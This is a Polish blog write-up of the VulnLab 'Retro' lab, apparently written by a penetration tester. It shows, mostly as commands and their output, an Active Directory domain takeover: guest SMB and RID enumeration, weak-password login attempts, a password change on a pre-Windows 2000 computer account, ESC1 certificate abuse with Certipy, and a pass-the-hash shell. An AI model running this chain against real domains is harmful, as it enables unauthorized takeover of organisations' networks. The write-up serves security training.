W młodym ciele stary duch
Wykonując testy bezpieczeństwa często spotykamy się z jakimiś starymi technologiami. Są to stare usługi, nieaktualizowane serwery a czasami nieaktualizowane konfiguracje. Dla nas audytorów i red teamerów to jest prawdziwa gratka z względu na to, że stare usługi mają pełno podatności lecz dla administratorów to prawdziwa udręka. Kiedy ktoś próbuje podjąć działanie w celu poprawy sytuacji, zazwyczaj słyszy: “nie ruszaj, jak zaktualizujesz to przestanie działać”. Lecz nie zawsze tak jest. W tej historii opowiem wam o tym jak stare zaszłości systemowe doprowadzą do przejęcia domeny. Ale zanim do tego dojedziemy, wpierw zaczynamy od rekonesansu.
Na pierwszy ogień idzie SMB, zauważyć można że mamy do czynienia z kontrolerem domeny oprócz domyślnych katalogów są tam jeszcze dwa inne lecz tylko jeden dostępny do odczytu Trainees:
┌──(kali㉿kali)-[~/Desktop/Kali/VULNLAB/Retro]
└─$ smbmap -u Guest -p '' -H 10.10.69.7
[+] IP: 10.10.69.7:445	Name: 10.10.69.7
        Disk                                                  	Permissions	Comment
	----                                                  	-----------	-------
	ADMIN$                                            	NO ACCESS	Remote Admin
	C$                                                	NO ACCESS	Default share
	IPC$                                              	READ ONLY	Remote IPC
	NETLOGON                                          	NO ACCESS	Logon server share
	Notes                                             	NO ACCESS
	SYSVOL                                            	NO ACCESS	Logon server share
	Trainees                                          	READ ONLY
W tym katalogu znajduje się notatka od administratorów, w której to informują, że stworzyli jedno konto dla wszystkich praktykantów:
┌──(kali㉿kali)-[~/Desktop/Kali/VULNLAB/Retro]
└─$ cat Important.txt
Dear Trainees,

I know that some of you seemed to struggle with remembering strong and unique passwords.
So we decided to bundle every one of you up into one account.
Stop bothering us. Please. We have other stuff to do than resetting your password every day.

Regards

The Admins
Pomyślicie sobie że to pewnie mało realne zostawienie takich notatek nic bardziej mylnego. Czasami mogą się trafić takie firmy które to trzymają dane oraz informacje w plikach .txt, … tak hasła też 🤯
Dobrze skoro mam informację że wiele kont zostało połączonych w jedno, wykonajmy jeszcze enumerację użytkowników wykonując rid bruteforce:
┌──(kali㉿kali)-[~/Desktop/Kali/VULNLAB/Retro]
└─$ crackmapexec smb retro.vl -u 'Guest' -p '' --rid-brute
SMB         retro.vl        445    DC               [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
SMB         retro.vl        445    DC               [+] retro.vl\Guest:
SMB         retro.vl        445    DC               [+] Brute forcing RIDs
SMB         retro.vl        445    DC               498: RETRO\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         retro.vl        445    DC               500: RETRO\Administrator (SidTypeUser)
SMB         retro.vl        445    DC               501: RETRO\Guest (SidTypeUser)
SMB         retro.vl        445    DC               502: RETRO\krbtgt (SidTypeUser)
SMB         retro.vl        445    DC               512: RETRO\Domain Admins (SidTypeGroup)
SMB         retro.vl        445    DC               513: RETRO\Domain Users (SidTypeGroup)
SMB         retro.vl        445    DC               514: RETRO\Domain Guests (SidTypeGroup)
SMB         retro.vl        445    DC               515: RETRO\Domain Computers (SidTypeGroup)
SMB         retro.vl        445    DC               516: RETRO\Domain Controllers (SidTypeGroup)
SMB         retro.vl        445    DC               517: RETRO\Cert Publishers (SidTypeAlias)
SMB         retro.vl        445    DC               518: RETRO\Schema Admins (SidTypeGroup)
SMB         retro.vl        445    DC               519: RETRO\Enterprise Admins (SidTypeGroup)
SMB         retro.vl        445    DC               520: RETRO\Group Policy Creator Owners (SidTypeGroup)
SMB         retro.vl        445    DC               521: RETRO\Read-only Domain Controllers (SidTypeGroup)
SMB         retro.vl        445    DC               522: RETRO\Cloneable Domain Controllers (SidTypeGroup)
SMB         retro.vl        445    DC               525: RETRO\Protected Users (SidTypeGroup)
SMB         retro.vl        445    DC               526: RETRO\Key Admins (SidTypeGroup)
SMB         retro.vl        445    DC               527: RETRO\Enterprise Key Admins (SidTypeGroup)
SMB         retro.vl        445    DC               553: RETRO\RAS and IAS Servers (SidTypeAlias)
SMB         retro.vl        445    DC               571: RETRO\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         retro.vl        445    DC               572: RETRO\Denied RODC Password Replication Group (SidTypeAlias)
SMB         retro.vl        445    DC               1000: RETRO\DC$ (SidTypeUser)
SMB         retro.vl        445    DC               1101: RETRO\DnsAdmins (SidTypeAlias)
SMB         retro.vl        445    DC               1102: RETRO\DnsUpdateProxy (SidTypeGroup)
SMB         retro.vl        445    DC               1104: RETRO\trainee (SidTypeUser)
SMB         retro.vl        445    DC               1106: RETRO\BANKING$ (SidTypeUser)
SMB         retro.vl        445    DC               1107: RETRO\jburley (SidTypeUser)
SMB         retro.vl        445    DC               1108: RETRO\HelpDesk (SidTypeGroup)
SMB         retro.vl        445    DC               1109: RETRO\tblack (SidTypeUser)
W kolejnym kroku warto sprawdzić czy któryś z użytkowników nie posiada hasła w postaci nazwy użytkownika:
msf6 auxiliary(scanner/smb/smb_login) > exploit

[*] 10.10.75.46:445       - 10.10.75.46:445 - Starting SMB login bruteforce
[+] 10.10.75.46:445       - 10.10.75.46:445 - Success: '.\trainee:trainee'
[!] 10.10.75.46:445       - No active DB -- Credential data will not be saved!
[-] 10.10.75.46:445       - 10.10.75.46:445 - Failed: '.\jburley:jburley',
[-] 10.10.75.46:445       - 10.10.75.46:445 - Failed: '.\jburley:',
[-] 10.10.75.46:445       - 10.10.75.46:445 - Failed: '.\HelpDesk:HelpDesk',
[+] 10.10.75.46:445       - 10.10.75.46:445 - Success: '.\HelpDesk:'
[-] 10.10.75.46:445       - 10.10.75.46:445 - Failed: '.\tblack:tblack',
[-] 10.10.75.46:445       - 10.10.75.46:445 - Failed: '.\tblack:',
[-] 10.10.75.46:445       - 10.10.75.46:445 - Failed: '.\BANKING$:BANKING$',
[-] 10.10.75.46:445       - 10.10.75.46:445 - Failed: '.\BANKING$:',
[*] retro.vl:445          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
No ładnie, mamy dwa konta trainee oraz HelpDesk. Sprawdźmy czy z nowym kontem dostaniemy się do udziału Notes:
┌──(kali㉿kali)-[~/Desktop/Kali/VULNLAB/Retro]
└─$ smbmap -u trainee -p trainee -H retro.vl
[+] IP: retro.vl:445	Name: unknown
        Disk                                                  	Permissions	Comment
	----                                                  	-----------	-------
	ADMIN$                                            	NO ACCESS	Remote Admin
	C$                                                	NO ACCESS	Default share
	IPC$                                              	READ ONLY	Remote IPC
	NETLOGON                                          	READ ONLY	Logon server share
	Notes                                             	READ ONLY
	SYSVOL                                            	READ ONLY	Logon server share
	Trainees                                          	READ ONLY
Mamy dostęp! Sprawdzimy co w tym katalogu mamy:
┌──(kali㉿kali)-[~/Desktop/Kali/VULNLAB/Retro]
└─$ smbclient -U trainee%trainee //retro.vl/Notes
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jul 24 00:03:16 2023
  ..                                DHS        0  Wed Jul 26 11:54:14 2023
  ToDo.txt                            A      248  Mon Jul 24 00:05:56 2023

		6261499 blocks of size 4096. 2854005 blocks available
smb: \> get ToDo.txt
getting file \ToDo.txt of size 248 as ToDo.txt (1.4 KiloBytes/sec) (average 1.4 KiloBytes/sec)
smb: \>

┌──(kali㉿kali)-[~/Desktop/Kali/VULNLAB/Retro]
└─$ cat ToDo.txt
Thomas,

after convincing the finance department to get rid of their ancienct banking software
it is finally time to clean up the mess they made. We should start with the pre created
computer account. That one is older than me.

Best

James
“Pre created computer account” to brzmi ciekawie. Pierwszy raz z czymś takim się spotykam. Trzeba dowiedzieć się co to jest. Szukając informacji na temat omawianej funkcji natrafiłem na artykuł https://www.trustedsec.com/blog/diving-into-pre-created-computer-accounts/, w którym to piszą o tym, że opcja ta powoduje, że hasło komputera staje się jego nazwą lecz napisana małymi literami:
Assign this computer account as a pre-Windows 2000 computer checkmark, the password for the computer account becomes the same as the computer account in lowercase

W przypadku znalezienia takiego komputera przy próbie uwierzytelnienia się otrzymamy informację STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT.
┌──(kali㉿kali)-[~/Desktop/Kali/VULNLAB/Retro]
└─$ smbclient -W retro.vl -U 'banking$'%'banking' -L retro.vl
session setup failed: NT_STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT
No i otrzymaliśmy oczekiwaną odpowiedź. Zmieniamy hasło i sprawdzamy co możemy teraz zrobić:
┌──(kali㉿kali)-[~/…/VULNLAB/Retro/impacket/examples]
└─$ python3 changepasswd.py retro.vl/banking\$:banking@retro.vl -altuser trainee -altpass trainee -newpass P@ssw0rd
Impacket v0.11.0 - Copyright 2023 Fortra

[!] Attempting to *change* the password of retro.vl/banking$ as retro.vl/trainee. You may want to use '-reset' to *reset* the password of the target.
[*] Changing the password of retro.vl\banking$
[*] Connecting to DCE/RPC as retro.vl\trainee
[*] Password was changed successfully.
Skan bloodhound nic nie wykazał, więc może będzie coś z certyfikatami. W moim przypadku musiałem dodać -stdout ponieważ dostawałem błąd z _decom:
┌──(tool_venv)─(kali㉿kali)-[/tmp/Certipy]
└─$ certipy find -u trainee@retro.vl -p trainee -target retro.vl -stdout
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'retro-DC-CA' via CSRA
[!] Got error while trying to get CA configuration for 'retro-DC-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'retro-DC-CA' via RRP
[*] Got CA configuration for 'retro-DC-CA'
[*] Enumeration output:

[...]
Certificate Templates
  0
    Template Name                       : RetroClients
    Display Name                        : Retro Clients
    Certificate Authorities             : retro-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 4096
    Permissions
      Enrollment Permissions
        Enrollment Rights               : RETRO.VL\Domain Admins
                                          RETRO.VL\Domain Computers
                                          RETRO.VL\Enterprise Admins
      Object Control Permissions
        Owner                           : RETRO.VL\Administrator
        Write Owner Principals          : RETRO.VL\Domain Admins
                                          RETRO.VL\Enterprise Admins
                                          RETRO.VL\Administrator
        Write Dacl Principals           : RETRO.VL\Domain Admins
                                          RETRO.VL\Enterprise Admins
                                          RETRO.VL\Administrator
        Write Property Principals       : RETRO.VL\Domain Admins
                                          RETRO.VL\Enterprise Admins
                                          RETRO.VL\Administrator
    [!] Vulnerabilities
      ESC1                              : 'RETRO.VL\\Domain Computers' can enroll, enrollee supplies subject and template allows client authentication
Mamy ESC1! ESC1 występuje w przypadku gdy osoba enrolująca certyfikat może sprecyzować swój Subject Alternative Name (SAN). Ta opcja pozwala nam na podszycie się pod dowolnego użytkownika, a więc do dzieła:
┌──(tool_venv)─(kali㉿kali)-[~/Desktop/Kali/VULNLAB/Retro]
└─$ certipy req -u 'banking$'@retro.vl -p 'P@ssw0rd' -c 'retro-DC-CA' -target 'dc.retro.vl' -template 'RetroClients' -upn 'administrator@retro.vl' -dns 'dc.retro.vl' -key-size 4096
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 12
[*] Got certificate with multiple identifications
    UPN: 'administrator@retro.vl'
    DNS Host Name: 'dc.retro.vl'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_dc.pfx'
Zauważyłeś, że wskazałem -key-size? Należy użyć tego przełącznika ponieważ szablon wymaga minimalnej długości klucza RSA ustawionej na 4096:
Minimum RSA Key Length : 4096
Teraz używając certipy auth z uzyskanym certyfikatem uzyskamy hasz NTLM administratora:
┌──(tool_venv)─(kali㉿kali)-[~/Desktop/Kali/VULNLAB/Retro]
└─$ certipy auth -pfx administrator_dc.pfx -dc-ip 10.10.126.9
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'administrator@retro.vl'
    [1] DNS Host Name: 'dc.retro.vl'
> 0
[*] Using principal: administrator@retro.vl
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@retro.vl': aad3b435b51404eeaad3b435b51404ee:<REDACTED>
No i jest on hasz administratora domenowego:
┌──(kali㉿kali)-[~/Desktop/Kali/VULNLAB/Retro]
└─$ impacket-smbexec -hashes :<REDACTED> Administrator@retro.vl
Impacket v0.11.0 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
VL{👽}
C:\Windows\system32>
Cel został osiągnięty! Jak widzisz nie zawsze potrzeba exploitów czy bugów. Dużo częstszym przypadkiem są miskonfiguracje lub tak jak w tym przypadku niebezpieczna opcja, skonfigurowana lata temu w czasach w których nie myślano o bezpieczeństwie.